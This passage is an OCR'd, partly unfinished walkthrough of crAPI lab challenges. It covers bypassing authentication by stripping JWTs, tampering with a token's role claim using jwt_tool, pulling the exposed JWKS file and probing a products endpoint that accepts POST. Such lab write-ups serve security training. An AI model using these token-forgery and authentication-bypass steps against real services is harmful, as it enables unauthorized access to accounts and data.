
Now, let's try performing some iSQL attacks against this `coupon_code` value, our aim is to trick the DB into thinking that redeemed coupon `TRAC075` has not been redeemed.

——— TODO: ———


▼ Unauthenticated Access - Flag 😈

Challenge 14 - Find an endpoint that does not perform authentication checks for a user.


AKA Broken Authentication, my first thought was to hunt for endpoints which may leak sensitive information such as PII. Therefore, from my experience with crAPI's API, I started some hAPI path emulating user activity and started to observe the results:



As a path of interest, this was interestingly and the first API endpoint that I tested, I sent to Burp Repeater and stripped the JWT token to remove any kind of bearer authentication. This was successful and the API endpoint is being leaked without a requirement for token authentication:



This is also true only for the `GET` method as you can see when I tried to send a manipulated HTTP `PUT` request, emulating an order takeover:



This vulnerability is not limited to one endpoint, this is just one example.

▼ JWT Vulnerabilities - TODO


Challenge 15 - Find a way to forge valid JWT Tokens

Instantly here, I pivot to using the good old JWT Tool

```
jwt_tool master % python3 jwt_tool.py eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJoYWNrZXJAZXhhbXBsZS5jb20iLCJyb2xlIjoidXNlciIsImlhdCI6MTY5NDQwMTEzN
```


Looking at my output, the “JOT” token associates a `role` with the bearer token (current value = “`user`”):

```
Token payload values:
[+] sub = "hacker@example.com"
[+] role = "user"
[+] iat = 1694401133    ==> TIMESTAMP = 2023-09-10 19:58:53 (UTC)
[+] exp = 1695005933    ==> TIMESTAMP = 2023-09-17 19:58:53 (UTC)
```



Using the `-T` parameter, let’s tamper with the values:


```
jwt_tool master % python3 jwt_tool.py -T eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJoYWNrZXJAZXhhbXBsZS5jb20iLCJyb2xlIjoidXNlciIsImlhdCI6MTY5NDQwMT
```




My new JWT token is:

```
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJoYWNrZXJAZXhhbXBsZS5jb20iLCJyb2xlIjoiYWRtaW4iLCJpYXQiOjE2OTQ0MDExMzMsImV4cCI6MTY5NTAwNTkzM30.FRvnO_rOsqJ
```

Now we want to try and find an API endpoint which returns the "`role: <user`" etc. Let's try the dashboard homepage `GET /identity/api/v2/user/dashboard HTTP/1.1`:






No 🎲, maybe we need to look at hitting another `admin`-esq endpoint.

Interesting, our crawl audit of cRAPI has shown API endpoint `GET /.well-known/jwks.json HTTP/1.1` which exposes a `jwks` file:


```
{ "keys": [ { "kty": "RSA", "e": "AQAB", "use": "sig", "kid": "MKMZkDenUfuDF2byYowDj7tW5Ox6XG4Y1THTEGScRg8", "alg": "RS256", "n": "sZKrG
```


{ "keys": [{ "kty": "RSA", "e": "AQAB", "use": "sig", "kid": "MKMZkDenUfuDF2byYowDj7tW5Ox6XG4Y1THTEGScRg8", "alg": "RS256", "n": "sZKrGYja9S7BkO-waOcupoGY6BQjixJkg1Uitt278NbiCSnBRw5_cmfuWFFFPgRxabBZBJwJAujnQrlgTLXnRRftM95RO884cEXn-s4Uc8qwk6pev63qb8no6aCVY0dFpthEGtOP-3KIJ2kx2i5HNzm8d7fG3ZswZttDVbSSTy8UjPTOr4xVw1Yyh_GzGK9i_RYBWHftDsVfKrHcgGn1F_T6W0cgcnh4KFmbyOQ7dUy8Uc6Gu8JHeHJVt2vGcn50EDtUy2YN-UnZPjCSC7vYOfd5teUR_Bf4jg8GN6UnLbr_Et8HUnz9RFBLkPIf0NiY6iRjp9ooSDkml2OGql3ww" }] }



"The JSON Web Key Set (JWKS) is a set of keys containing the public keys used to verify any JSON Web Token (JWT) issued by the Authorization Server and signed using the RS256 **signing algorithm**."

Again, the JWT Tool features a handy flag we can use here:

```
-jw JWKSFILE, --jwksfile JWKSFILE
                      JSON Web Key Store for Asymmetric crypto
```

First, let's save the `jwksfile` locally and interpret with `jq`:


```
jwt_tool master % cat ./crapi-jwksfile.txt
{ "keys": [ { "kty": "RSA", "e": "AQAB", "use": "sig", "kid": "MKMZkDenUfuDF2byYowDj7tW5Ox6XG4Y1THTEGScRg8", "alg": "RS256", "n": "sZKrG
jwt_tool master % cat ./crapi-jwksfile.txt | jq >> ./crapi-jwksfile.txt
jwt_tool master % cat ./crapi-jwksfile.txt
{ "keys": [ { "kty": "RSA", "e": "AQAB", "use": "sig", "kid": "MKMZkDenUfuDF2byYowDj7tW5Ox6XG4Y1THTEGScRg8", "alg": "RS256", "n": "sZKrG
{
  "keys": [
    {
      "kty": "RSA",
      "e": "AQAB",
      "use": "sig",
      "kid": "MKMZkDenUfuDF2byYowDj7tW5Ox6XG4Y1THTEGScRg8",
      "alg": "RS256",
      "n": "sZKrGYja9S7BkO-waOcupoGY6BQjixJkg1Uitt278NbiCSnBRw5_cmfuWFFFPgRxabBZBJwJAujnQrlgTLXnRRItM9SRO884cEXn-s4Uc8qwk6pev63qb8no6aCV
    }
  ]
}
```

——— **TODO**———


▼ << 2 secret challenges >> - 50% TODO


1. `POST` request to `/workshop/api/shop/products HTTP/1.1` for arbitrary products:


One strange thing I noticed during hAPI path from the `HTTP Headers` bAPP extension is that `/workshop/api/shop/products HTTP/1.1` endpoint allows the `POST` method. Let's try abuse this!



